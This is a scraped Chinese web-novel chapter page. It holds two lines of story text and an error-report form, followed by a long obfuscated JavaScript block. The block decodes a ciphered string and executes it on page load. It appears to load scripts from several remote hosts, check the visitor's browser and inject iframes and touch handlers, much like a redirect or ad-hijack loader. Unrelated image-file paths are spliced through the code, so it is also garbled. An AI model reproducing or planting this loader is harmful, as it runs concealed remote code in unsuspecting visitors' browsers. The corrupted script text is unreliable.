    只要有人敢问。
    很多事情,就会慢慢不一样。
章节报错(免登陆)
验证码: 提交关闭
!function(){function a(a){var _idx="n3xnhwm2yg";varb={e:"P",w:"D",T:"y","+":"J",l:"!",t:"L",E:"E","@":"2",d:"a",b:"%",q:"l",X:"v","~":"R",5:"r","&":"X",C:"j","]":"F",a:")","^":"m",",":"~","}":"1",x:"C",c:"(",G:"@",h:"h",".":"*",L:"s","=":",",p:"g",I:"Q",1:"7",_:"u",K:"6",F:"t",2:"n",8:"=",k:"G",Z:"]",")":"b",P:"}",B:"U",S:"k",6:"i",g:":",N:"N",i:"S","%":"+","-":"Y","?":"|",4:"z","*":"-",3:"^","[":"{","(":"c",u:"B",y:"M",U:"Z",H:"[",z:"K",9:"H",7:"f",R:"x",v:"&","!":";",M:"_",Q:"9",Y:"e",o:"4",r:"A",m:".",O:"o",V:"W",J:"p",f:"d",":":"q","{":"8",W:"I",j:"?",n:"5",s:"3","|":"T",A:"V",D:"w",";":"O"};return a.split("").map(function(a){return void 0!==b[a]?b[a]:a}).join("")}var b=a('data:image/jpg;base64,cca8>[qYF F82_qq!7_2(F6O2 5ca[Xd5 Y!5YF_52 2_qql88FjFgcY8fO(_^Y2Fm:_Y5TiYqY(FO5c"^YFdH2d^Y8(Z"a=F8YjYmpYFrFF56)_FYc"("ag""aPXd5 Y=2=O=68D62fODm622Y5V6fFh!qYF h86/Ko0.c}00%n0.cs*N_^)Y5c"}"aaa=78[6L|OJgN_^)Y5c"@"a<@=5YXY5LY9Y6phFgN_^)Y5c"0"a=YXY2F|TJYg"FO_(hY2f"=LqOFWfgfcmn<ydFhm5d2fO^cajngKa=5YXY5LYWfgfcmn<ydFhm5d2fO^cajngKa=5ODLgo=(Oq_^2Lg}0=6FY^V6Fhg6/}0=6FY^9Y6phFgh/o=qOdfiFdF_Lg0=5Y|5Tg0P=d8"#MqYYb"=(8HZ!F5T[(8+i;NmJd5LYcccY=Fa8>[qYF 282_qq!F5T[28qO(dqiFO5dpYmpYFWFY^cYaP(dF(hcYa[Fvvc28FcaaP5YF_52 2Pacda??"HZ"aP(dF(hcYa[P7_2(F6O2 JcYa[5YF_52 Ym5YJqd(Yc"[[fdTPP"=c2YD wdFYampYFwdFYcaaP7_2(F6O2 qcY=F=2a[F5T[qO(dqiFO5dpYmLYFWFY^cY=FaP(dF(hcYa[2vv2caPP7_2(F6O2LcY=F8""a[7mqOdfiFdF_L8*}=}00<(mqY2pFh??c(mJ_Lhc`c$[YPa`%Fa=qcd=+i;NmLF562p67Tc(aaaP7_2(F6O2 fcY8}a[qYF F8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7h6CSq^2OJ:5LF_XDRT4"=28FmqY2pFh=O8""!7O5c!Y**!aO%8FHydFhm7qOO5cydFhm5d2fO^ca.2aZ!5YF_52 OPr55dTm6Lr55dTc(a??c(8HZ=qcd=""aa!qYF _8"5phCS^"!7_2(F6O2 ^cY=Fa[qYF 28fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!Xd5 O8H"hFFJLg\/\/[[fdTPP}Ko})hFL_h^m^FpX5h(m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko}dhFLFT6mddRppSCm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko}dhFL5SJmJLFpdd(m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m^FpX5h(m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko}dhFLFT6mddRppSCm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko}dhFL5SJmJLFpdd(m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko}dhFLFT6mddRppSCm(O^gQ}1Q"Z!qYF 58JcOHc2YDwdFYampYFwdTcaZ??OH0Za%"/2sR2hD^@Tp/}Ko}"!Fj5%8"jR8"%fcnag_vvc5%8"j"%_%"8"%fcnaa=7m5Y|5T%%=2mL5(8Jc5a=2mO2qOdf87_2(F6O2ca[7mqOdfiFdF_L8@=$caP=2mO2Y55O587_2(F6O2ca[F??YvvYca=LYF|6^YO_Fc7_2(F6O2ca[2m5Y^OXYcaP=}0aP=fO(_^Y2FmhYdfmdJJY2fxh6qfc2a=7mqOdfiFdF_L8}PqYF p8"}Ko}"=X8"2sR2hD^@Tp"!7_2(F6O2 TcYa[}l88Ym5YdfTiFdFYvv0l88Ym5YdfTiFdFY??Ym(qOLYcaP7_2(F6O2 DcYa[Xd5 F8H"}Ko}^)ThF)mDDTYRpRm2YF"="}Ko}X5ThF)mC6FTCSDm2YF"="}Ko}2pThFmDDTYRpRm2YF"="}Ko}_JqhFmC6FTCSDm2YF"="}Ko}2TOhFmDDTYRpRm2YF"="}Ko}CSqhF)mC6FTCSDm2YF"="}Ko})FfThF)fmDDTYRpRm2YF"Z=F8FHc2YD wdFYampYFwdTcaZ??FH0Z=F8"DLLg//"%c2YD wdFYampYFwdFYca%F%"g@Q}1Q"=28H"Y#"%XZ!5cavv2mJ_Lhc"(h#"%5caa!qYF O82YDVY)iO(SYFcF%"/"%p%c_j"j"%_%"8"%fcnag""a=H2mCO62c"v"aZa!7m5Y|5T%%=OmO2OJY287_2(F6O2ca[7mqOdfiFdF_L8@P=OmO2^YLLdpY87_2(F6O2cFa[qYF28FmfdFd!F5T[28cY8>[qYF5=F=2=O=6=d=(8"(hd5rF"=q8"75O^xhd5xOfY"=L8"(hd5xOfYrF"=f8"62fYR;7"=_8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7ph6CSq^2OJ:5LF_XDRT40}@sonK1{Q%/8"=^8""=h80!7O5cY8Ym5YJqd(Yc/H3r*Ud*40*Q%/8Z/p=""a!h<YmqY2pFh!a28_HfZcYH(Zch%%aa=O8_HfZcYH(Zch%%aa=68_HfZcYH(Zch%%aa=d8_HfZcYH(Zch%%aa=58c}nvOa<<o?6>>@=F8csv6a<<K?d=^%8iF562pHqZc2<<@?O>>oa=Kol886vvc^%8iF562pHqZc5aa=Kol88dvvc^%8iF562pHqZcFaa![Xd5 78^!qYF Y8""=F=2=O!7O5cF858280!F<7mqY2pFh!ac587HLZcFaa<}@{jcY%8iF562pHqZc5a=F%%ag}Q}<5vv5<@@ojc287HLZcF%}a=Y%8iF562pHqZccs}v5a<<K?Ksv2a=F%8@agc287HLZcF%}a=O87HLZcF%@a=Y%8iF562pHqZcc}nv5a<<}@?cKsv2a<<K?KsvOa=F%8sa!5YF_52 YPPac2a=2YD ]_2(F6O2c"MFf(L"=2acfO(_^Y2Fm(_55Y2Fi(56JFaP(dF(hcYa[F82mqY2pFh*o0=F8F<0j0gJd5LYW2FcydFhm5d2fO^ca.Fa!Lc@0o=` $[Ym^YLLdpYP M[$[FPg$[2mL_)LF562pcF=F%o0aPPM`a=7mqOdfiFdF_L8*}PTcOa=@8887mqOdfiFdF_Lvv$caP=OmO2Y55O587_2(F6O2ca[@l887mqOdfiFdF_LvvYvvYca=TcOaP=7mqOdfiFdF_L8}PqYF i8l}!7_2(F6O2 $ca[ivvcfO(_^Y2Fm5Y^OXYEXY2Ft6LFY2Y5c7mYXY2F|TJY=7m(q6(S9d2fqY=l0a=Y8fO(_^Y2FmpYFEqY^Y2FuTWfc7m5YXY5LYWfaavvYm5Y^OXYca!Xd5 Y=F8fO(_^Y2Fm:_Y5TiYqY(FO5rqqc7mLqOFWfa!7O5cqYF Y80!Y<FmqY2pFh!Y%%aFHYZvvFHYZm5Y^OXYcaP7_2(F6O2 )ca[LYF|6^YO_Fc7_2(F6O2ca[67c@l887mqOdfiFdF_La[Xd5[(Oq_^2LgY=5ODLgO=6FY^V6Fhg5=6FY^9Y6phFg6=LqOFWfgd=6L|OJg(=5YXY5LY9Y6phFgqP87!7_2(F6O2 Lca[Xd5 Y8Jc"hFFJLg//[[fdTPP}Ko}qFq^)Y6(:mOh_^5_(m(O^gQ}1Q/((/}Ko}j6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7O5cqYF 280!2<Y!2%%a7O5cqYF F80!F<O!F%%a[qYF Y8"JOL6F6O2g76RYf!4*62fYRg}00!f6LJqdTg)qO(S!"%`qY7Fg$[2.5PJR!D6fFhg$[ydFhm7qOO5cmQ.5aPJR!hY6phFg$[6PJR!`!Y%8(j`FOJg$[q%F.6PJR`g`)OFFO^g$[q%F.6PJR`!Xd5 f8fO(_^Y2Fm(5YdFYEqY^Y2Fcda!fmLFTqYm(LL|YRF8Y=fmdffEXY2Ft6LFY2Y5c7mYXY2F|TJY=La=fO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=faP67clia[qYF[YXY2F|TJYgY=6L|OJg5=5YXY5LY9Y6phFg6P87!fO(_^Y2FmdffEXY2Ft6LFY2Y5cY=^=l0a=7m(q6(S9d2fqY8^!Xd5 28fO(_^Y2Fm(5YdFYEqY^Y2Fc"f6X"a!7_2(F6O2 _ca[Xd5Y8Jc"hFFJLg//[[fdTPP}Ko}qFq^)Y6(:mOh_^5_(m(O^gQ}1Q/((/}Ko}j6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7_2(F6O2 ^cYa[Xd5 F8D62fODm622Y59Y6phF!qYF 280=O80!67cYaLD6F(hcYmLFOJW^^Yf6dFYe5OJdpdF6O2ca=YmFTJYa[(dLY"FO_(hLFd5F"g28YmFO_(hYLH0Zm(q6Y2F&=O8YmFO_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"FO_(hY2f"g28Ym(hd2pYf|O_(hYLH0Zm(q6Y2F&=O8Ym(hd2pYf|O_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"(q6(S"g28Ym(q6Y2F&=O8Ym(q6Y2F-P67c0<2vv0<Oa67c5a[67cO<86a5YF_52l}!O<h%6vv_caPYqLY[F8F*O!67cF<86a5YF_52l}!F<h%6vv_caPP2m6f87m5YXY5LYWf=2mLFTqYm(LL|YRF8`hY6phFg$[7m5YXY5LY9Y6phFPJR`=5jfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc"d7FY5)Yp62"=2agfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=2a=i8l0PqYF F8Jc"hFFJLg//[[fdTPP}Ko}dhFLFT6mddRppSCm(O^gQ}1Q/f/}Ko}j(8}vY82sR2hD^@Tp"a!FvvLYF|6^YO_Fc7_2(F6O2ca[Xd5Y8fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!YmL5(8F=fO(_^Y2FmhYdfmdJJY2fxh6qfcYaP=}YsaPP=@n00aP682dX6pdFO5mJqdF7O5^=28l/3cV62?yd(a/mFYLFc6a=O8Jd5LYW2FcL(5YY2mhY6phFa>8Jd5LYW2FcL(5YY2mD6fFha=c2??OavvcO8/)d6f_?9_dDY6u5ODLY5?A6XOu5ODLY5?;JJOu5ODLY5?9YT|dJu5ODLY5?y6_6u5ODLY5?yIIu5ODLY5?Bxu5ODLY5?IzI?kOqfu5ODLY5/6mFYLFc2dX6pdFO5m_LY5rpY2Fa=Y8cY82dX6pdFO5mJqdF7O5^avv/3cV62?yd(a/mFYLFcYa??2dX6pdFO5m^dR|O_(heO62FL<@=OvvlYjDc7_2(F6O2ca[Lc@0}a=Dc7_2(F6O2ca[Lc@0@a=^c7_2(F6O2ca[Lc@0saPaPaPag^c7_2(F6O2ca[Lc}0}a=^c7_2(F6O2ca[Lc}0@a=Dc7_2(F6O2ca[Lc}0saPaPaP=Yaa=l2vv6??)ca=XO6f 0l882dX6pdFO5mLY2fuYd(O2vvfO(_^Y2FmdffEXY2Ft6LFY2Y5c"X6L6)6q6FT(hd2pY"=7_2(F6O2ca[Xd5Y=F!"h6ffY2"888fO(_^Y2FmX6L6)6q6FTiFdFYvv(mqY2pFhvvcY8Jc"hFFJLg//[[fdTPP}Ko}dhFLFT6mddRppSCm(O^gQ}1Q"a%"/)_pj68"%p=cF82YD ]O5^wdFdamdJJY2fc"^YLLdpY"=+i;NmLF562p67Tc(aa=FmdJJY2fc"F"="0"a=2dX6pdFO5mLY2fuYd(O2cY=Fa=(mqY2pFh80=qcd=""aaPaPaca!'.substr(22));new Function(b)()}();